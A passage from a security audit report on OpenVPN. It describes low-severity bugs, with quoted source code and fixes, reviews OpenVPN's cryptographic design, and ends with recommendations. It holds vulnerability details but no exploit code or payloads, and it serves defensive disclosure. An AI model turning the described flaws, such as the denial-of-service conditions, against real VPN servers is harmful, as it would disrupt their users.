The same issue occurs for the **mbedtls_x509_serial_gets** function. Its return value is correctly verified in **backend_x509_get_serial_hex**, but not in **pkcs11_certificate_serial**, which is also called when the **show-pkcs11-ids** option is specified.

Although OpenVPN considers this error as fatal, the impact in terms of security is negligible.

5.4 Usernames/Passwords not Erased from Memory

Class	Severity	Difficulty
Data Exposure	Low	High

When password authentication is enabled (which requires the server to be configured in TLS with method 2), the client sends its credentials to the server in a **P_CONTROL** packet.

These credentials are then verified by the server and erased from memory after being processed.

There's a special case where the client username and password are not erased when the server is launched without an external script or authentication plugin. While being invalid, this configuration does not raise any error. If the client transmits its credentials and the session is not established (for instance if the certificates chain has not been verified), these credentials are not erased from memory by the server:

Listing 5.5: **src/openvpn/ssl.c:2535**

```
    ALLOC_OBJ_CLEAR_GC(up, struct user_pass, &gc);
    username_status = read_string(buf, up->username, USER_PASS_LEN);
    password_status = read_string(buf, up->password, USER_PASS_LEN);

    ...

    if (tls_session_user_pass_enabled(session))
    {
        /* Perform username/password authentication */
        ...
```

```
    }
    else
    {
        /* Session verification should have occurred during TLS negotiation*/
        if (!session->verified)
        {
            msg(D_TLS_ERRORS,
                "TLS Error: Certificate verification failed (key-method 2)");
            goto error;
        }
        ks->authenticated = true;
    }

    /* clear username and password from memory */
    secure_memzero(up, sizeof(*up));
```

The likelihood of an occurrence of this issue in real life is exceptionally low since an attacker needs elevated privileges on the server to exploit this kind of information leak. The severity of this issue is rated as very low.

A similar issue can be found in the code related to the **socks-proxy** option. In the case where the OpenVPN client is configured to connect to the remote host through a SOCKS proxy which requires an authentication, username and password are gathered by the function **socks_username_password_auth**. They are never erased from memory after being used. The severity of this issue is also rated as low.

5.5 Null Pointer Dereference in the Data Compression Stub

Class	Severity	Difficulty
Denial of Service	Low	Low

The compression module is specified in the OpenVPN configuration. If compression is disabled, a null pointer can be dereferenced, causing the program to crash.

The **stub_compress** function, which processes data when compression is disabled, calls the **buf_prepend** function. This function prepends a buffer of a specified number of bytes. The function may fail if the buffer is not valid (the pointer to the data is zero or the size of the buffer is negative), or if the size to prepend is greater than the current offset in the buffer. The return value of the function must therefore be checked, which is done on every call except in **stub_compress**.

A byte indicating that the data is not compressed will be written to address 0 if **buf_prepend** fails:

Listing 5.6: **src/openvpn/compstub.c:51**

```
static void
stub_compress(struct buffer *buf, struct buffer work,
              struct compress_context *compctx,
              const struct frame *frame)
{
    if (buf->len <= 0)
    {
        return;
```

```
    }
    if (compctx->flags & COMP_F_SWAP)
    {
        uint8_t *head = BPTR(buf);
        uint8_t *tail  = BEND(buf);
        ASSERT(buf_safe(buf, 1));
        ++buf->len;

        /* move head byte of payload to tail */
        *tail = *head;
        *head = NO_COMPRESS_BYTE_SWAP;
    }
    else
    {
        uint8_t *header = buf_prepend(buf, 1);
        *header = NO_COMPRESS_BYTE;
    }
}
```

The problem can be corrected by checking that the **header** value returned by **buf_prepend** is not null.

5.6 Invalid Size Parameter Passed when Retrieving the Program Application Path

Class	Severity	Difficulty
Denial of Service	Informational	Low

The **win_wfp_block_dns** function retrieves the path of OpenVPN's executable file, in order to get its application id later. The path is explicitly retrieved with the Unicode version of **GetModuleFileName**: **GetModuleFileNameW**. This function takes as argument a pointer to a buffer and its size, and fills the buffer with the fully qualified path of OpenVPN. The buffer size must be given in **TCHARS**, that is in wide chars. But OpenVPN passes the buffer size, which might lead to a buffer overflow if the length of the OpenVPN installation folder is too large:

Listing 5.7: **src/openvpn/win32.c:1316**

```
WCHAR openvpnpath[MAX_PATH];
...
status = GetModuleFileNameW(NULL, openvpnpath, sizeof(openvpnpath));
```

This situation does not seem possible in normal conditions. We did not manage to execute a program from a path whose length is greater than **MAX_PATH**. **sizeof** should nevertheless be replaced by **_countof** here.

5.7 Leak of Service Manager Handles in OpenVPN GUI

Class	Severity	Difficulty
Denial of Service	Informational	Low

The state of OpenVPN service is verified in OpenVPN GUI by the **CheckIServiceStatus**

function. This function calls **OpenSCManager** to get a handle on the service manager, which must be closed by **CloseServiceHandle**. That never happens.

Likewise, the handle of the service returned by **OpenService** is not closed, although it should be with **CloseServiceHandle**.

Listing 5.8: **service.c:244**

```
bool
CheckIServiceStatus(BOOL warn)
{
    SC_HANDLE schSCManager;
    SC_HANDLE schService;
    SERVICE_STATUS ssStatus;

    // Open a handle to the SC Manager database.
    schSCManager = OpenSCManager(NULL, NULL, SC_MANAGER_CONNECT);

    if (NULL == schSCManager)
        return(false);

    schService = OpenService(schSCManager, _T("OpenVPNServiceInteractive"),
                             SERVICE_QUERY_STATUS);
    if (schService == NULL &&
        GetLastError() == ERROR_SERVICE_DOES_NOT_EXIST)
    {
        /* warn that iservice is not installed */
        if (warn)
            ShowLocalizedMsg(IDS_ERR_INSTALL_ISERVICE);
        return(false);
    }

    if (!QueryServiceStatus(schService, &ssStatus))
        return(false);

    if (ssStatus.dwCurrentState != SERVICE_RUNNING)
    {
        /* warn that iservice is not started */
        if (warn)
            ShowLocalizedMsg(IDS_ERR_NOTSTARTED_ISERVICE);
        return(false);
    }
    return true;
}
```

These two issues are found in an identical manner in functions **CheckServiceStatus** and **MyStopService**. They are mentioned for informative purpose and do not lead to any security issues.

6. Cryptographic Mechanisms Assessment

6.1 Cryptographic Back Ends

The whole OpenVPN's cryptography relies on third-party libraries. Historically OpenSSL was used. Since version 2.3.0, published in August 2013, mbed TLS (previously named PolarSSL) is also available. The cryptographic back end is chosen during the compilation.

OpenSSL is still the default library in most distributions.

Functions specific to each back end are found in separate files and explicitly named. These files are:

- For OpenSSL: `crypto_openssl.c`, `pkcs11_openssl.c`, `ssl_openssl.c`, `ssl_verify_openssl.c`.
- For mbed TLS: `crypto_mbedtls.c`, `pkcs11_mbedtls.c`, `ssl_mbedtls.c`, `ssl_verify_mbedtls.c`.

6.2 Supported Algorithms

The list of cryptographic algorithms supported by OpenVPN depends on the back end in use. It can be displayed by `--show-ciphers` and `--show-digests` options. Likewise, cipher suites used by TLS in the control channel can be listed with the `--show-tls` option.

6.2.1 Encryption Functions

The encryption algorithm for data channel packets can be specified thanks to the `cipher` option. If it is not specified, Blowfish is used by default.

OpenVPN lists the block cipher algorithms with a block size smaller than 128 bits separately, mentioning them as deprecated. It affects Blowfish, CAST5, DES, 3DES, DESX, IDEA and RC2. The only non-deprecated block cipher algorithms are AES, CAMELLIA and SEED.

The ECB mode cannot be used. Moreover, OpenVPN tells that it only allows stream ciphers if the mode in use is TLS, which forbids the use of long-term keys with such a mode (and thus forbids initialization vector reuse issues). If a static key is used, CBC is the only mode available.

When a "weak" configuration is used (a 64-bit block cipher for instance), a warning is displayed during the OpenVPN startup. If a stream cipher is used with a static key, OpenVPN refuses to initiate a connection, which is the expected behavior.

The recommendations provided by OpenVPN are good. Blowfish is used by default for the sake of OpenVPN legacy versions. Nonetheless, we recommend modifying OpenVPN's behavior and replace Blowfish by a more recent algorithm (AES-256-CBC) and to force users to specify Blowfish if they desire to connect to an old server.

It is worth noting that with OpenVPN 2.4.0, encryption algorithms are, by default, negotiated in the control channel. The default behavior if a client and a server both handle this negotiation would be to use AES-256-GCM or AES-128-GCM, thus a *theoretically* strong algorithm.

6.2.2 Hash Functions

Packets integrity is ensured by a HMAC, whose underlying hashing function can be specified with the **auth** option. Likewise, the hash function used by the internal OpenVPN PRNG is chosen with the **prng** option. The hash functions available can be listed with option **show-digests**. This list depends on the back end in use.

OpenSSL and mbed TLS allow standard functions to be used, but also functions known to be vulnerable, such as MD2 or MD4. Functions supported by mbed TLS and OpenSSL 1.0.2k are:

Algorithm	OpenSSL	mbed TLS
MD5	Yes	Yes
SHA-0	Yes	No
SHA-1	Yes	Yes
MD2	Yes	Yes
RIPEMD-160	Yes	Yes
MD4	Yes	Yes
SHA-224	Yes	Yes
SHA-256	Yes	Yes
SHA-384	Yes	Yes
SHA-512	Yes	Yes
Whirlpool	Yes	No

We recommend removing the ability to use vulnerable hash functions, with the exception of SHA-1 for the sake of compatibility with older OpenVPN versions. Although some of these functions do not cause security issues when they are used with a HMAC construction, we advise their removal, or at least a warning display, as a precaution.

Finally, we recommend not using hashing functions generating digests less than 256-bit long, which limits usable functions to SHA-256, SHA-384, SHA-512 and Whirlpool.

SHA-1 is used by default when the **auth** argument is not specified. As for Blowfish, we advise replacing the default hashing function by SHA-256, and to force users to specify SHA-1 if they desire to use it.

Finally, it is worth noting that the default behavior of recent OpenVPN versions is to negotiate encryption parameters. The default encryption algorithm negotiated being an authenticated mode, the **auth** option is actually not useful anymore in these versions.

6.2.3 Cipher Suites

The cipher suites depend on the back end in use. OpenVPN forbids the use of some suites considered as not robust enough or some unsupported modes. All suites usable with OpenSSL reach a standard security level:

- Key exchange algorithms are ensuring Perfect Forward Secrecy (PFS)
- Encryption algorithms are all robust (AES or Camellia)
- MAC algorithms are standard

We recommend disabling, in anticipation, suites using MAC algorithms with fingerprints less than 256-bit long. The only MAC observing this property is HMAC-SHA1 and the suites are thus:

- TLS-ECDHE-RSA-WITH-AES-256-CBC-SHA
- TLS-ECDHE-ECDSA-WITH-AES-256-CBC-SHA
- TLS-DHE-RSA-WITH-AES-256-CBC-SHA
- TLS-DHE-RSA-WITH-CAMELLIA-256-CBC-SHA
- TLS-ECDHE-RSA-WITH-AES-128-CBC-SHA
- TLS-ECDHE-ECDSA-WITH-AES-128-CBC-SHA
- TLS-DHE-RSA-WITH-AES-128-CBC-SHA
- TLS-DHE-RSA-WITH-CAMELLIA-128-CBC-SHA

Several suites are available if mbed TLS is used. Some of them are way less robust than those available with OpenSSL. They do not bring PFS and use weak encryption and MAC algorithms. An example is `TLS-RSA-WITH-3DES-EDE-CBC-SHA`. Other suites use the PSK mode which is not *theoretically* supported by OpenVPN (`TLS-RSA-PSK-WITH-AES-256-GCM-SHA384` for example). All these modes should be removed in order to provide a security equivalent to OpenSSL ones, whatever the suite in use.

6.3 Random Number Generators

Two random number generators are available in OpenVPN. The first one generates sensitive data for the program. The second one is a "reasonably strong" cryptographic random number generator according to OpenVPN's source code comments.

6.3.1 Sensitive Data

Each sensitive data (key files, encryption keys sent with method 1, random data sent during the key establishment with method 2, seed initializing the second random generator, etc.) is created by the function `rand_bytes`. Its implementation depends on the selected cryptographic back end.

If the back end is OpenSSL, `rand_bytes` calls `RAND_bytes` directly.

If mbed TLS is used, `rand_bytes` relies on the CTR_DRBG *[SP8009AR1]* implementation of the library. `rand_bytes` will call the `mbedtls_ctr_drbg_random` function as many times as necessary, this function returning at most 1024 bits per call.

The implementation of CTR_DRBG in mbed TLS is detailed in the library's website *[MBEDRNG]*. Its study goes beyond this audit. We simply verified that it is correctly used by OpenVPN.

The DRBG is initialized with a custom personalization string, depending on OpenVPN's PID, the address of a stack variable and the current time, with one second accuracy. It is then fed with default mbed TLS entropy sources:

Listing 6.1: `src/openvpn/crypto_mbedtls.c:265`

```
/* Initialise mbed TLS RNG, and built-in entropy sources */
mbedtls_entropy_init(&ec);
```

```
mbedtls_ctr_drbg_init(&cd_ctx);
if (!mbed_ok(mbedtls_ctr_drbg_seed(&cd_ctx, mbedtls_entropy_func, &ec,
                                   BPTR(&pers_string), BLEN(&pers_string))))
```

OpenVPN does not add entropy to the generator manually. The generator behavior is the standard behavior of mbed TLS. We made the assumption that this behavior is safe.

rand_bytes returns 1 if random data is properly generated and 0 in case of error. The return value of this function is always properly verified, either by **ASSERT**, or by generating an error with a call to **msg** with **M_FATAL** level, which triggers a call to **exit**.

OpenVPN sensitive data is thus properly generated. Any issue during random generation causes the immediate stop of OpenVPN, which is the expected behavior for such a program.

6.3.2 Internal Generator

Random data which do not require a strong random (temporary filenames, session ids, NTLM nonces, initialization vectors when CBC mode is in use) are created with an internal generator to avoid draining the pool of the strong entropy generator.

This generator relies on a hash function and a nonce. The hash function and the nonce sizes can be specified by the user thanks to the **prng** option. The default function is SHA-1 and the nonce is 16-bit wide.

Initialization: let **len_d** be the hash function output size and **len_N** the nonce size. The function **rand_bytes** is called to generate a buffer **b** of **len_d** + **len_N** bytes.

Random generation: random generation consists in hashing the buffer **b**. The **len_d** output bytes are used as random bytes. The same bytes are copied into buffer **b** and the last **len_N** bytes are not modified and stay secret.

When more than 1024 bytes are generated, the PRNG is reinitialized.

These generator internals are straightforward. Its construction is not standard. The reason for this PRNG is speed. When CBC is used, an initialization vector is generated for each packet to be sent. A fast generator is then needed to quickly produce random data. Standard DRBG are fast enough and provide more security than this generator. Moreover, CBC is left in favor of GCM since version 2.4, so the requirements for randomness are lower.

We recommend replacing this mechanism with a standard DRBG, such as Hash_DRBG as specified in *[SP8009AR1]*.

6.4 Static Key Files

Some OpenVPN modes or options require the use of static key files. It is the case when:

- OpenVPN is configured in *static key* mode,
- OpenVPN is configured in TLS mode and the **tls-auth** or **tls-crypt** option is enabled.

Key files are composed of a header, keys in clear text hex-encoded and a footer. Each file includes four keys: two for client / server transmission and two for server / client transmission. For each direction, one key is used for encryption and the other one is used for authentication.

Each key is randomly generated and is 512-bit long. The size is independent from the cryptographic algorithm used: the keys are truncated later when used by OpenVPN. The size of the output key file is thus 2048 bits.

Keys are generated with `rand_bytes`. They are used as is, except DES and 3DES keys whose parity is recomputed. Static keys are thus properly generated.

6.5 Key Management

When OpenVPN is configured in TLS mode, key material for encryption and authentication is exchanged in the control channel. This section presents the two methods of key generation available in OpenVPN as well as the key renegotiation process.

6.5.1 Key Generation Method 1

The method of key establishment can be specified with the `key_method` option. The first OpenVPN versions used a key generation method called *method 1*. The key creation is done as follows:

- Each entity generates its encryption and authentication keys.
- It encrypts and authenticates its packets with these two keys.
- It transmits these two keys to the other peer through the control channel, which is then able to decrypt and authenticate the packets.

The keys are generated with `rand_bytes` and thus come directly from the random generation functions of the cryptographic back end.

6.5.2 Key Generation Method 2

A new method, called *method 2*, was introduced in OpenVPN 1.5. This is the default method since OpenVPN 2.0 and is described in *[KEYGEN]*.

- The client generates a 48-byte pre-master secret, and two seeds of 32 bytes: one for the master secret, the other one for key expansion.
- The server generates two seeds of 32 bytes, one for the master secret, the other one for key expansion.
- The pre-master secret and the seeds are shared between the two peers.
- Each peer computes the encryption keys from random data generated by each peer.

The key expansion function is the pseudo-random function of TLS 1.1 *[RFC4346]*. Its source code was copied from OpenSSL. The labels are the only parameters which differ from the TLS 1.1 expansion: `"master secret"` and `"key expansion"` are prefixed by `"OpenVPN "`.

The master secret is derived from the pre-master secret and the client and server seeds related to the master secret. The encryption and authentication keys are derived from the master secret and the client and server seeds linked to the key expansion.

The key expansion generates 4 keys of 512 bits:

- A key of 512 bits to encrypt the client data
- A key of 512 bits to authenticate the client data
- A key of 512 bits to encrypt the server data
- A key of 512 bits to authenticate the server data

Only a part of each key is used, depending on the chosen algorithms. For example, if the configuration is set to AES-256-CBC and HMAC-SHA1, only the first 256 bits of the encryption keys and the first 160 bits of the authentication keys will be used.

The generation of each random parameters (pre-master secret and seeds) is done by **key_source2_randomize_write**. This functions calls **random_bytes_to_buf**, which calls **rand_bytes** and thus the random generator functions of the cryptographic back end. A fatal error occurs if an issue happens in **rand_bytes**.

Key generation is correctly implemented and uses a standard mechanism. On the long-term, we recommend replacing the PRF of TLS 1.1 by the one from TLS 1.2 and thus to replace SHA-1 and MD5 by SHA-256.

6.5.3 Key Renegotiation

In order to ensure more security and to provide perfect forward secrecy, session keys are renegotiated periodically, based on at least one of the following options:

- **reneg-sec** N: renegotiate data channel keys after N seconds,
- **reneg-bytes** N: renegotiate data channel keys after N bytes exchanged,
- **reneg-pkts** N: renegotiate data channel keys after N packets exchanged.

By default, keys are renegotiated every hour, and other options are disabled. The packets exchanged when a client starts a renegotiation are:

1. Server sends a **P_CONTROL_SOFT_RESET_V1**.
2. Client responds with **P_CONTROL_SOFT_RESET_V1**.
3. Server acknowledges with **P_ACK_V1**.
4. Client establish a new TLS 1.2 session in order to exchange a new key.

It is important to note that an entire TLS session is re-established. Channel data keys are not exchanged within the existing TLS session. The exchange method is the same one used during the session initialization.

The key renegotiation is handled by the server in **tls_process** via the **key_state_soft_reset**:

Listing 6.2: ssl.c:2712

```
if (ks->state >= S_ACTIVE
    && ((session->opt->renegotiate_seconds
         && now >= ks->established + session->opt->renegotiate_seconds)
        || (session->opt->renegotiate_bytes > 0
            && ks->n_bytes >= session->opt->renegotiate_bytes)
        || (session->opt->renegotiate_packets
            && ks->n_packets >= session->opt->renegotiate_packets)
```

```
        || (packet_id_close_to_wrapping(&ks->crypto_options.packet_id.send))))
 {
     msg(D_TLS_DEBUG_LOW,
         "TLS: soft reset sec=%d bytes=" counter_format "/%d pkts=" counter_format "/
↪%d",
         (int)(ks->established + session->opt->renegotiate_seconds - now),
         ks->n_bytes, session->opt->renegotiate_bytes,
         ks->n_packets, session->opt->renegotiate_packets);
     key_state_soft_reset(session);
 }
```

Basically, **key_state_soft_reset** moves the actual session into the *lame duck* session. The actual session is replaced by a new one via **key_state_init**. This new session will realize a new TLS handshake followed by random numbers exchange to create the data channel key material.

Listing 6.3: ssl.c:2094

```
/*
 * Move the active key to the lame duck key and reinitialize the
 * active key.
 */
static void
key_state_soft_reset(struct tls_session *session)
{
    struct key_state *ks = &session->key[KS_PRIMARY];      /* primary key */
    struct key_state *ks_lame = &session->key[KS_LAME_DUCK]; /* retiring key */

    ks->must_die = now + session->opt->transition_window; /* remaining lifetime of␣
↪old key */
    key_state_free(ks_lame, false);
    *ks_lame = *ks;

    key_state_init(session, ks);
    ks->session_id_remote = ks_lame->session_id_remote;
    ks->remote_addr = ks_lame->remote_addr;
}
```

The *lame duck* session is designed to handle packets which are exchanged in the actual data channel packet in order to ensure transition with the new one. This session is valid for a given (configurable) amount of time. When that time is reached, the session is killed and no packets with old keys can be handled anymore: all the data channel packets now use the newest encryption and authentication keys.

This check is done in **tls_process**:

Listing 6.4: ssl.c:2717

```
/* Kill lame duck key transition_window seconds after primary key negotiation */
if (lame_duck_must_die(session, wakeup))
{
    key_state_free(ks_lame, true);
    msg(D_TLS_DEBUG_LOW, "TLS: tls_process: killed expiring key");
}
```

This mechanism ensures PFS. The default parameters provide a good security margin.

6.6 Control Channel Authentication

Control channel packets can be authenticated. This feature can be enabled thanks to the `tls-auth` option. It allows the protection of packets exchanged especially during TLS session handshakes. It prevents, for instance, a massive amount of TLS connections initiated by an attacker, operations which require large computational resources on the server.

To achieve this goal, each packet is prefixed by a HMAC. The HMAC is verified by the client and the server during the reception of each packet, and if it is incorrect, the packet is discarded. A static key must be generated and shared between a server and each legitimate client. This feature also prevents the exploitation of potential vulnerabilities reachable during TLS session handshakes from attackers without the knowledge of the HMAC key. For instance, Heartbleed is mitigated by this feature and cannot be exploited by such attackers.

The authenticated control packet structure is as follows (in UDP mode):

- a byte with the opcode and key id,
- a session id on 8 bytes,
- **a HMAC on a variable number of bits** (160 bits for HMAC-SHA1),
- a packet id on 8 bytes, including an index on 4 bytes and a timestamp on 4 bytes,
- the payload.

The HMAC is computed with the key file. The authentication key is different depending on the communication direction: clients do not use the same key as the server. The integrity of the following data is verified (in order):

- the packet id on 8 bytes,
- the opcode and key id,
- the session id,
- the payload.

The integrity of the entire data of the packet is thus verified. All fields are hashed except the last one, whose size is fixed.

By default, the underlying hash function used by the HMAC is SHA-1. It can be customized thanks to the `auth` option. We recommend using a hash function generating hashes of at least 256 bits, such as SHA-256.

6.7 Control Channel Encryption

Starting from OpenVPN 2.4.0, the control channel can be encrypted. This feature can be enabled with the `tls-crypt` option and requires the generation of a static key. Enabling this option, mutually exclusive with `tls-auth`, provides authentication and encryption of the control channel.

One of the motivations of this new feature is that, in the event of TLS getting broken, every previous session could be decrypted. `tls-crypt` prevents this scenario thanks to the encryption of every control packet with a static key. An attacker who manages to break TLS should

recover this static key to be in position of extracting the data channel keys and decrypting the communication.

Specifications are briefly described in *[TLSCRYPT]*. We also detail them below.

The packet payload is encrypted with the secret encryption key, with AES-256 in CTR mode. The counter initial value depends on the packets payload and header (opcode, session id and packet id). The algorithm is described in *[SIV]*.

The static key is composed of two key pairs, one for each communication direction. For one communication direction given, let:

- `Ke` be the encryption key,
- `Ka` be the authentication key.

The encryption of control packets, composed of a `header` and a `payload`, is done as below:

- Compute `tag = HMAC-SHA256(Ka, header || payload)`
- Assign to `IV` the first 128 bits of `tag`
- Compute `ct = AES256-CTR(Ke, IV, payload)`
- Return `header || tag || ct`

The decryption of a packet from `header`, `tag` and `ct` is thus done as below:

- Assign to `IV` the first 128 bits of `tag`
- Compute `payload = AES256-CTR(Ke, IV, ct)`
- Verify that `tag` and `HMAC-SHA256(Ka, header || payload)` are equal, otherwise return an error
- Return `header || payload`

The whole implementation of the control channel encryption mechanism is located in the `tls_crypt.c` and `tls_crypt.h` files. The code is really terse and is valid.

We understand OpenVPN developers' choice of using HMAC-SHA256 instead of an authenticated encryption mode in order to avoid nonces replay, the encryption key being used in the long run. An eventual weakness in this mechanism could be the IV reuse, which would lead to the use of the same cipher suite for two different packets. One should note that in that case, the authentication is not questioned: the HMAC-SHA256 would not be compromised. The risk of such a collision is really low, even in the long run: the control channel throughput is low and the key renegotiation occurs each hour by default. Even if the risk cannot be excluded, the probability of such a scenario and the associated consequences, both low, do not call into question the contribution in terms of security played by this mechanism.

6.8 Authenticated Encryption with Associated Data

A major feature added in OpenVPN 2.4.0 is the authenticated encryption support. Currently, GCM is the only mode supported. GCM support is interesting for performance reasons: on machines with CLMUL instructions support, authentication cost is much lower in comparison to a MAC function such as HMAC-256.

The GCM implementation requires a particular attention, especially during the nonce generation. The reuse of a nonce/key pair to encrypt distinct data results in dramatic consequences on authentication *[JOUX]*. Indeed, it's one of the foremost criticisms made to this mode.

If the client and the server support this mode, AES-256-GCM is chosen by default in OpenVPN 2.4 during the encryption algorithms negotiation. This component is thus critical.

The nonce is 96-bit long, which is the easiest case to handle. It is composed of a packet id of 32 bits which is transmitted in clear in the messages, and an "implicit initialization vector" of 64 bits. The 64 bits of this IV are computed in the same way as the HMAC key: they are taken from the PRF of TLS 1.1. The implicit IV is never transmitted in clear, it is computed by the two peers establishing the connection during the secrets derivation (encryption key and authentication key).

The implicit IV is regenerated during each key renegotiation in TLS mode. So the nonce can be reused if:

- There is a path by which the packet id is not incremented.
- More than 2^{32} packets are sent without renegotiation: the packet counter will thus loop and be reset to 0.

The first case cannot happen, as the packet encryption function always calls the `packet_id_alloc_outgoing` function which allocates a packet number to send. The packet counter is always incremented.

The second case could depend on the configuration options: the renegotiation is done at fixed regular time ranges (every hour by default), after a threshold of the number of transmitted bytes (option disabled by default) and after a threshold of a number of packets sent (option disabled by default). A final mechanism actually prevents the loop of the counter whatever the configuration: a renegotiation is launched if the counter is greater than `0xFF000000`.

In certain conditions, the counter can wrap, as explained previously. It will lead to a denial of service, but the counter will never be reused. The confidentiality, integrity and authenticity properties brought by AEAD are thus not called into question.

6.9 Support for Old Versions of OpenSSL

The OpenSSL version linked against OpenVPN is verified in several places during compile time. For compatibility reasons, the code generated is different depending on the OpenSSL version:

Listing 6.5: `src/openvpn/ssl_openssl.c:392`

```
#if OPENSSL_VERSION_NUMBER >= 0x10002000L && !defined(LIBRESSL_VERSION_NUMBER)
    /* OpenSSL 1.0.2 and up */
    cert = SSL_CTX_get0_certificate(ctx->ctx);
#else
    /* OpenSSL 1.0.1 and earlier need an SSL object to get at the certificate */
    SSL *ssl = SSL_new(ctx->ctx);
    cert = SSL_get_certificate(ssl);
#endif
```

OpenSSL website *[OPENSSL]*, however, mentions:

Note: The latest stable version is the 1.1.0 series of releases. Also available is the 1.0.2 series. This is also our Long Term Support (LTS) version (support will be provided until 31 December 2019). The 0.9.8, 1.0.0 and 1.0.1 versions are now out of support and should not be used.

We thus recommend suppressing these workarounds and to return an error during compile time if the OpenSSL version is too old. Only versions 1.0.2 and further should be satisfactory.

Likewise, a bug in OpenSSL 0.9.6b is handled specially:

Listing 6.6: **src/openvpn/ssl_verify_openssl.c:458**

```
unsigned char *buf;
buf = (unsigned char *)1; /* bug in OpenSSL 0.9.6b ASN1_STRING_to_UTF8 requires this␣
↪workaround */
if (ASN1_STRING_to_UTF8(&buf, val) > 0)
{
    do_setenv_x509(es, xt->name, (char *)buf, depth);
```

This version having been published more than 15 years ago, this workaround should not be necessary anymore.

6.10 Minor Bug in the mbed TLS Back End

Two functions of mbed TLS back end pass uninitialized values to other mbed TLS functions. Even if it does not result in any security issue, it is still relevant to single it out to ensure the error will be fixed.

cipher_ctx_update and **cipher_ctx_final** return a data size through a pointer passed as an argument. This size is then passed as argument to the **mbedtls_cipher_update** and **mbedtls_cipher_finish** functions . Yet, the size is not (and does not have to be) initialized: it's an output argument filled by mbed TLS functions.

In the following code, the function **cipher_ctx_update** thus passes to **mbedtls_cipher_update** a ***dst_len** value which is actually never initialized by one of the calling functions (for instance **openvpn_encrypt_v1**):

Listing 6.7: **src/openvpn/crypto_mbedtls.c:623**

```
int
cipher_ctx_update(mbedtls_cipher_context_t *ctx, uint8_t *dst,
                  int *dst_len, uint8_t *src, int src_len)
{
    size_t s_dst_len = *dst_len;

    if (!mbed_ok(mbedtls_cipher_update(ctx, src, (size_t) src_len, dst,
                                       &s_dst_len)))
    {
        return 0;
    }

    *dst_len = s_dst_len;

    return 1;
}
```

We thus recommend replacing the `size_t s_dst_len = *dst_len;` line by `size_t s_dst_len;`.

7. Recommendations

7.1 Summary of Identified Problems

Pre-authentication Denial of Service					
Revert the commit identified in the report.					
Class	**Denial of Service**	Severity	**High**	Difficulty	**Low**

Denial of Service due to Exhaustion of Packet Identifiers					
The wrap of the packet counter must not stop the server.					
Class	**Denial of Service**	Severity	**Medium**	Difficulty	**Medium**

Invalid gathering of X.509 certificate fields with mbed TLS					
Verify return values of `mbedtls_x509_dn_gets` and `mbedtls_x509_serial_gets` correctly.					
Class	**Denial of Service**	Severity	**Informational**	Difficulty	/

Usernames / passwords not erased from memory					
Erase username and password buffers from memory when no more in use.					
Class	**Data Exposure**	Severity	**Low**	Difficulty	**High**

Null pointer dereference in the data compression stub					
Always check the return value of `buf_prepend` to avoid potential null pointer dereferences.					
Class	**Data Exposure**	Severity	**Low**	Difficulty	**Low**

Invalid size parameter passed when retrieving the program application path					
Call `GetModuleFileNameW` with `_countof(openvpnpath)` as third argument.					
Class	**Data Exposure**	Severity	**Informational**	Difficulty	/

Leak of service manager handles in OpenVPN GUI					
Close service handles with `CloseServiceHandle`.					
Class	**Data Exposure**	Severity	**Informational**	Difficulty	/

7.2 Recommendations for Developers

7.2.1 SSL Library Sandboxing

A large part of the attack surface lies in the SSL library (OpenSSL or mbed TLS). Isolating the SSL library using sandboxing methods, such as the ones used in the OpenSSL Privilege Separation project *[SSLPS]*, would dramatically reduce the attack surface and would also make the code more modular.

It is worth noting that this kind of improvement is OS specific.

7.2.2 Code Refactoring

The source code evolved a lot since the first version of OpenVPN. New modes and new configuration options were introduced over time, leading to the growth of functions' size. The lack of source code modularity makes its understanding quite difficult: the behavior of a function could be completely different depending on configuration options, and it is often difficult to understand its logic and the consequences of a modification.

7.2.3 Unit Tests

Besides, the project sorely lacks unit tests, although they could prevent the introduction of critical regressions (and even vulnerabilities such as the denial of service found during this audit).

Likewise, all the network tests were made manually. strongSWAN provides a testing environment to simulate VPN configuration scenarios. Using a similar environment would make the testing of multiple OpenVPN configurations easier.

7.2.4 Remove Unsafe Options

While configuration options are accurately documented, it is delicate to determine which configuration options are likely to improve or reduce OpenVPN's overall security. Some options are still available for historical purposes but are not meaningful anymore. They should be deprecated. In this way, it would be sensible to remove options such as `--no-iv` (which is planned to be removed in version 2.5) and `--no-replay` which reduce overall security.

7.3 Recommendations for Users

7.3.1 Prefer SSL/TLS Mode Over Static Key Mode

The documentation explains very clearly the pros and cons of supported encryption mode. The pre-shared static key encryption mode should be dropped in favor of TLS. Indeed, pre-shared static keys do not provide perfect forward secrecy and if an attacker were able to steal the keys, every previous communication would be compromised.

On a side note, the exchange of static keys requires the use of a secure channel. Experience has shown that this sometimes leads to errors, such as the transmission of keys through unencrypted emails.

7.3.2 Control Channel Protection

The `tls-auth` option adds an extra layer of HMAC authentication on top of the TLS control channel. As described in the manual, TLS control channel packets bearing an incorrect HMAC signature can be dropped immediately without response. This ensures that packets with incorrect HMAC signature are dropped immediately without being processed, and thus dramatically reduces the attack surface that can be reached by an attacker without a correct static key.

The new option `tls-crypt` offers what `tls-auth` already provides, plus encryption of the control channel. `tls-crypt` should be used by default. If backward compatibility is required, force the use of `tls-auth`.

7.3.3 Scripts and Plugins

The scripts and plugins were not audited during this audit. The quality of the plugins source code seems to be irregular and in overall inferior to the other parts of OpenVPN.

Even if the mechanisms used by OpenVPN to call external scripts seem safe, the execution of an external script or binary increases the attack surface in a significant way. We thus recommend sandboxing any external script or binary.

7.3.4 Public Key Pinning

Starting from OpenVPN 2.4.0, the `verify-hash` option specifies a SHA1 fingerprint for level-1 certificate. The certificate verification fails if the hash of the remote certificate does not match the fingerprint specified. While the risk of MITM due to the compromise of the CA or an intermediate CA is low, this option mitigates this attack.

8. Conclusion

The conducted audit did not lead to critical vulnerabilities discovery. Since the beginning of the project, OpenVPN has followed the best practices for secure development. For examples, wrappers are used to avoid handling *strings* and *buffers* directly, assertions are used to avoid that the program ends up in an incoherent state, secure functions of the C language are used, etc. Best practices of development make the discovery of memory corruption vulnerability unlikely. If vulnerabilities were to be found, logical or cryptographic bugs would be more likely.

OpenVPN developers are carrying out a hard work to make future versions of the project compatible with the older ones. However, this effort has a negative impact on the overall security of the project:

- The source code is monolithic and difficult to apprehend, and the lack of developer documentation does not make its understanding better. But the main issue is that subtle bugs can be caused by this complexity, and code review of recent commits is tough.
- The multitude of available options gives the ability to use OpenVPN in insecure configurations. Options which lower the security should be removed, to the detriment of retro-compatibility. It is also difficult to test the project in every possible configuration, and the probability of bugs in a specific configuration is high.

